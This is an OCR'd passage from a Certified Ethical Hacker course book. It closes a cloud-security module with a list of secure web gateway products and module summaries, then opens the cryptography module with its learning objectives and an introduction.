

CASB
1011100
0101
1110110
Net-Gen
SWG
DLP
SWG

Figure 19.114: Next-Generation Secure Web Gateway (NG SWG)

Some of the NG SWG solutions are as follows:

- Netskope Next Gen Secure Web Gateway (*https://www.netskope.com*)
- Cloudflare Gateway (*https://www.cloudflare.com*)
- Quantum Next Generation Firewall Security Gateways™ (*https://www.checkpoint.com*)



Module Summary

- ☐ In this module, we have discussed the following:
    - Cloud computing concepts along with various types of cloud computing services
    - Container technology and the serverless computing environment
    - Cloud computing threats and attacks
    - Cloud hacking techniques in depth
    - Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors
    - Securing the cloud environment using cloud security tools
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers use cryptography to protect the data

Module Summary

In this module, we introduced the cloud computing concepts and various types of cloud computing services. We also discussed container technology and the serverless computing environment. We fully examined the cloud computing threats and attacks and cloud hacking techniques. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we ended this module with a detailed discussion on cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.

C|EH Certified Ethical Hacker


EC-Council

MODULE 20

CRYPTOGRAPHY

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Cryptography Concepts
- LO#02: Explain Different Encryption Algorithms
- LO#03: Demonstrate Cryptography Tools
- LO#04: Explain Public Key Infrastructure (PKI)
- LO#05: Demonstrate Email Encryption
- LO#06: Demonstrate Disk Encryption
- LO#07: Explain Different Cryptanalysis Methods and Cryptography Attacks
- LO#08: Explain Cryptography Attack Countermeasures

Learning Objectives

With the increasing adoption of the Internet (World Wide Web) for business and personal communication, securing sensitive information such as credit card details, PINs, bank account numbers, and private messages is becoming increasingly important, albeit more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Data security is critical to online business and communication privacy.

Cryptography and cryptographic ("crypto") systems help in securing data against interception and compromise during online transmissions. This module provides a comprehensive understanding of different cryptosystems and algorithms, one-way hash functions, public-key infrastructures (PKIs), and the different ways in which cryptography can ensure the privacy and security of online communication. It also covers various tools used to encrypt sensitive data.

